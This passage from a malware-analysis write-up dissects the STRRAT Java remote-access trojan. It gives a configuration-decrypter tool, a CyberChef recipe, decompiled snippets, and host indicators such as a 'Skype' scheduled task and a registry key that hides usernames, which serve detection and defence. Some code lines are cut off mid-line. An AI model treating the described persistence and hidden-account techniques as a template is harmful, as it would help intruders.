String outputdirectory = args[1].replace("\\", "\\\\");
File configfile = new File(inputdirectory);
byte[] config = Files.readAllBytes(configfile.toPath());
byte[] parsedBytes = Base64.getDecoder().decode(config);
byte[] decryptedConfig = DecryptAES("strigoi", parsedBytes);
String string[] = new String(decryptedConfig, StandardCharsets.UTF_8).split("\\|");
System.out.println("C2: " + string[0]);
System.out.println("Mutex / File Lock: " + string[1] + "lock.file");
System.out.println("Plugins Download URL: " + string[2]);
System.out.println("Secondary C2: " + string[3]);
System.out.println("Secondary Mutex/Lock: " + string[4]);
System.out.println("Unknown Parameter: " + string[5]);
System.out.println("Unknown Parameter: " + string[6]);
System.out.println("Unknown Parameter: " + string[7]);
System.out.println("License ID: " + string[8]);
Path output = Paths.get(outputdirectory);
Files.write(output, "# STRRAT Malware (v.1.4) Decrypter by @CyberRaiju #\r\n".getBytes());
for (String str : string) {
    str = str+"\r\n";
    Files.write(output, str.getBytes(),StandardOpenOption.APPEND);
}
```

It should be noted that we've inferred this is STRRAT version 1.4 by examining the method "shshnfdn" within "cbnfdhn" which looks to be a check to see if STRRAT has been installed on this host or not.




If we move back to examining the main method which will continue to run, we can see that one of the parameters passed as "True" is used to determine if persistence will be setup using a scheduled task called "Skype", with another being used to determine if the configuration will be passed to a new array. This new array is then used within sstydgn.sdfsldf, where the stringArray3 7th parameter is also set to true.

```
Host IOC: Scheduled Task - "Skype"
```




If we once again examine references to this, it appears as if these values are also being used to determine if persistence is installed, only this time it is writing to the user's startup directory.



At this stage we have enough information and context to complete our STRRAT configuration decrypter and can compile a Java Archive to extract the configuration from a given config.txt file.

```
"C:\Program Files\OpenJDK\openjdk-11.0.9_11\bin\java.exe" -jar STRRATConfigDecrypt.jar "C:\Users\User\Desktop\S
```



The completed STRRAT Config Decrypter has been made available for use here. This takes a configuration file and decrypt's it.

Alternatively, after collaborating with some bright minds on Twitter (shoutout to Chaitanya - @CbGmanit who reached out with assistance on properly getting the salt (nonce) used), the following recipe has been devised to fully decrypt this using CyberChef here

```
 From_Base64('A-Za-z0-9+/=',true)
To_Hex('Space',0)
Register('([\\s\\S]{11}).([\\s\\S]{47})',true,false,false)
Register('([\\s\\S]*)',true,false,false)
```

```
Derive_PBKDF2_key({'option':'UTF8','string':'strigoi'},128,65536,'SHA1',{'option':'Hex','string':'$R1'})
Register('([\\s\\S]*)',true,false,false)
Find_/_Replace({'option':'Regex','string':'.*'},'$R2',false,false,true,false)
Find_/_Replace({'option':'Regex','string':'^([\\s\\S]{60})'},'',true,false,true,false)
AES_Decrypt({'option':'Hex','string':'$R3'},{'option':'Hex','string':'$R1'},'CBC','Hex','Raw',{'option':'Hex','s
Find_/_Replace({'option':'Regex','string':''},'',true,false,true,false)
Register('([a-zA-Z.]*).([a-zA-Z0-9.]*).([a-zA-Z0-9\\:?@=\\-&%//.]*).([a-zA-Z.]*).([a-zA-Z0-9.]*).([a-zA-Z0-9.]*)
Find_/_Replace({'option':'Regex','string':'.*'},'$R4',false,false,true,false)
Find_/_Replace({'option':'Simple string','string':'$R4'},'C2: $R4',false,false,true,false)
Register('([\\s\\S]*)',true,false,false)
Find_/_Replace({'option':'Regex','string':'.*'},'$R5',false,false,true,false)
Find_/_Replace({'option':'Simple string','string':'$R5'},'Primary Lock/Port: $R5',false,false,true,false)
Register('([\\s\\S]*)',true,false,false)
Find_/_Replace({'option':'Regex','string':'.*'},'$R6',false,false,true,false)
Find_/_Replace({'option':'Simple string','string':'$R6'},'Plugins Download URL: $R6',false,false,true,false)
Register('([\\s\\S]*)',true,false,false)
Find_/_Replace({'option':'Regex','string':'.*'},'$R7',false,false,true,false)
Find_/_Replace({'option':'Simple string','string':'$R7'},'Secondary C2: $R7',false,false,true,false)
Register('([\\s\\S]*)',true,false,false)
Find_/_Replace({'option':'Regex','string':'.*'},'$R8',false,false,true,false)
Find_/_Replace({'option':'Simple string','string':'$R8'},'Secondary Lock/Port: $R8',false,false,true,false)
Register('([\\s\\S]*)',true,false,false)
Find_/_Replace({'option':'Regex','string':'.*'},'$R9',false,false,true,false)
Find_/_Replace({'option':'Simple string','string':'$R9'},'Startup Folder Persistence: $R9',false,false,true,fals
Register('([\\s\\S]*)',true,false,false)
Find_/_Replace({'option':'Regex','string':'.*'},'$R10',false,false,true,false)
Find_/_Replace({'option':'Simple string','string':'$R10'},'Secondary Startup Folder Persistence: $R10',false,fal
Register('([\\s\\S]*)',true,false,false)
Find_/_Replace({'option':'Regex','string':'.*'},'$R11',false,false,true,false)
Find_/_Replace({'option':'Simple string','string':'$R11'},'Skype Scheduled Task Persistence: $R11',false,false,t
Register('([\\s\\S]*)',true,false,false)
Find_/_Replace({'option':'Regex','string':'.*'},'$R12',false,false,true,false)
Find_/_Replace({'option':'Simple string','string':'$R12'},'License ID: $R12',false,false,true,false)
Register('([\\s\\S]*)',true,false,false)
Find_/_Replace({'option':'Regex','string':'.*'},'$R13\\n$R14\\n$R15\\n$R16\\n$R17\\n$R18\\n$R19\\n$R20\\n$R21',t
```


Simply put in the config file above, and receive your decrypted configuration file.

Update: 6/4/2022 - This has also been ported to Python3 and improved upon for those who like to incorporate this into their automation pipelines, or who just enjoy some ASCII artwork ;) and can be found here. This takes a jar file (strrat) which contains the configuration file within its resources and automatically reads and decrypts this without the need to extract it first.

```
Usage: python3 decrypt-strrat.py [PATH TO STRRAT]
```

Part 3: Examining RAT Flow and Functionality


To drill into this a bit more, we need to know what Java classes are going to be most interesting. One way of doing this is to extract the classes and filter based on their size, because a larger class may often be indicative of more code making up more interesting functionality.



AT › STRRAT-EXTRACT › carLambo ›

Name	Date modified	Type	Size
cbnfdhn.class	9/27/2021 4:22 PM	CLASS File	20 KB
fgfnbnc.class	9/27/2021 4:22 PM	CLASS File	14 KB
Main.class	9/27/2021 4:22 PM	CLASS File	12 KB
sgsfghhg.class	9/27/2021 4:22 PM	CLASS File	11 KB
sabretb.class	9/27/2021 4:22 PM	CLASS File	8 KB
sstydgn.class	9/27/2021 4:22 PM	CLASS File	7 KB
sfsrgsbd.class	9/27/2021 4:22 PM	CLASS File	6 KB
sdfsldf.class	9/27/2021 4:22 PM	CLASS File	6 KB
dsgsdfge.class	9/27/2021 4:22 PM	CLASS File	5 KB
HBrowserNativeApis.class	9/27/2021 4:22 PM	CLASS File	5 KB
ncnndfg.class	9/27/2021 4:22 PM	CLASS File	5 KB
ghgmgf.class	9/27/2021 4:22 PM	CLASS File	5 KB
ghdfdndfn.class	9/27/2021 4:22 PM	CLASS File	5 KB
thtyrths.class	9/27/2021 4:22 PM	CLASS File	5 KB
sbsgssdfg.class	9/27/2021 4:22 PM	CLASS File	4 KB
dncbnf.class	9/27/2021 4:22 PM	CLASS File	4 KB
fhfhjfg.class	9/27/2021 4:22 PM	CLASS File	4 KB
xncxbc.class	9/27/2021 4:22 PM	CLASS File	4 KB
ncbndfg.class	9/27/2021 4:22 PM	CLASS File	4 KB
nddfgndt.class	9/27/2021 4:22 PM	CLASS File	4 KB
dgdfndnbcn.class	9/27/2021 4:22 PM	CLASS File	3 KB
dhgdghd.class	9/27/2021 4:22 PM	CLASS File	3 KB
shshnfdn.class	9/27/2021 4:22 PM	CLASS File	3 KB
ghsghnbn.class	9/27/2021 4:22 PM	CLASS File	2 KB
gsbthstgb.class	9/27/2021 4:22 PM	CLASS File	2 KB
ertdbdth.class	9/27/2021 4:22 PM	CLASS File	2 KB
xbxcv.class	9/27/2021 4:22 PM	CLASS File	2 KB
sgsghshdg.class	9/27/2021 4:22 PM	CLASS File	2 KB
xvbxbg.class	9/27/2021 4:22 PM	CLASS File	2 KB
dfghrth.class	9/27/2021 4:22 PM	CLASS File	2 KB
fgssdg.class	9/27/2021 4:22 PM	CLASS File	2 KB
agafhas.class	9/27/2021 4:22 PM	CLASS File	2 KB
mfghnb.class	9/27/2021 4:22 PM	CLASS File	1 KB

The easiest way to view this code is to view it in Decompiler view rather than viewing them in the ‘Edit with Assembler’ view we used above.




If we’re having issues with using the Decompiler, it can often be useful to revisit previous steps. For example if we’re unable to decompile a class, perhaps we should try to deobfuscate the malware using the second transformer recommended by java-deobfuscator, or we could try a different decompiler within Recaf.

In this instance there doesn’t appear to be any issues, so let’s first look back at the references to our public static string object ‘cbnfdhn.dfhttegd’ which is essentially holding the value “pluginserver[.]duckdns[.]org”. Within the fgfnbnc class we find this is referenced 3 times. In the first instance we see it is the method cbnfdhn.dfhttegd being run rather than the public string being accessed.

```
private static void dfhttegd(String object) {
    try {
        cbnfdhn.dfhttegd((String)object);
        return;
    }
    catch (Exception exception) {
        object = exception;
        exception.printStackTrace();
        return;
    }
}
```

Because this is a method, we disregard this hit, but make note that whenever the method fgfnbnc.dfhttegd is run, it will attempt to run the method cbnfdhn.dfhttegd. Looking at the next method we can see the reference to HRDP-MGR we saw previously with a little more context.




In this instance we can see a new registry key being created which ensures that User Names are not shown at the login screen.

```
Host IOC: HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v dontdisplaylastusername = 1
```


This is interesting as it immediately follows what looks to be ensuring that Terminal Services are enabled, and a call to add a user account. To determine if there's a hardcoded user account we can look out for we will need to examine 'object2' which is being cast to a string here; however, before we do we'll begin to rename some of these

variables to help keep track of what we're looking at. To do this we will need to ensure we've highlighted the correct class reference, and right click > rename. Using Recafe all associated class references will be updated.




In this instance I've renamed it to PluginsServerURL, and also renamed the other reference in this socket connection to PluginsServerPort. Moving back to 'object2', we can see this is being assigned by fgfnbnc3.dfhttegd. By viewing the definition of this variable, we find it is defined in the same class we're currently in.

Renaming this variable and revisiting the call, we see that there's an object definition of fgfnbnc3 from the class fgfnbnc which is why we didn't see a class with the name fgfnbnc3.



The benefit of renaming the String is that now we can find all references to that easily. If we continue to examine this class we find that there's a definition of this variable within fgfnbnc's fgsbdfgsb method.




Examining this method reveals it is a small function used to build a random string to be used as a Username.

```
private static String fgsbsfgsb() {
    int n;
    String string = "abcdefghijkmnopqrstuvwxyzABCDEFGHJKLMNOPQRSTUVWXYZ";
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    int n2 = n = 0;
    while (n2 < 5) {
        int n3 = random.nextInt(string.length());
        if (n3 == string.length()) {
            // empty if block
        }
        int n4 = --n3;
        String string2 = string.substring(n4, n4 + 1);
        stringBuilder.append(string2);
        n2 = ++n;
    }
    return stringBuilder.toString();
}
```

It’s important to remember that because we’ve managed to get some decompiled code, string builders like this can be replicated using VS Code to confirm what we’re reading. Although this is a basic method, we can still recreate it by making a class that spits out the output of this method.

```
C: > Users > User > Desktop > debuggingJar.java > ...
1   import java.util.Random;
2   public class debuggingJar {
    Run | Debug
3   public static void main(String[] args) throws Exception {
4   System.out.println(fgsbsfgsb());
5   }
6
7       private static String fgsbsfgsb() {
8           int n;
9           String string = "abcdefghijkmnopqrstuvwxyzABCDEFGHJKLMNOPQRSTUVWXYZ";
10          StringBuilder stringBuilder = new StringBuilder();
11          Random random = new Random();
12          int n2 = n = 0;
13          while (n2 < 5) {
14              int n3 = random.nextInt(string.length());
15              if (n3 == string.length()) {
16                  // empty if block
17              }
18              int n4 = --n3;
19              String string2 = string.substring(n4, n4 + 1);
20              stringBuilder.append(string2);
21              n2 = ++n;
22          }
23          return stringBuilder.toString();
24      }
25  }
```

From this we can see this will create a random string with 5 characters.



To get some structure behind analysing this malware flow, we'll return to the main class that we know will be run as soon as this malware kicks off. First we'll begin to rename any methods or variables we've found so far and give them more descriptive names based on their perceived functionality. I won't walk through all of the analysis before renaming the variables to assist with analysing the malware in a more meaningful way. We'll continue to rename more as we determine their purpose; however to start off the following have been renamed:

- cbnfdhn.sabretb (Method) = cbnfdhn.MakeGetRetResponse
- Main.sdfsldf (Method) = Main.ObjMakeGetRetResponse
- Main.sdfsldf (Static String) = Main.STRPluginLocations
- Main.sabretb (Static String) = Main.STRFileSeparate
- Main.bsgshsbs (Object) = Main.ObjFileLock1
- Main.dfhttegd (Object) = Main.ObjFileLock2
- dfghrth (Class) = FileLock
- Main.sdfsldf (Method, no input) = Main.GetJarRunPath
- cbnfdhn.sdfsldf (Method, inputs) = cbnfdhn.C2ConnectAndRun
- cbnfdhn.mdgghtdsh (Static InputStream) = cbnfdhn.InStream1
- cbnfdhn.sgsfghhg (Static OutputStream) = cbnfdhn.OutStream1
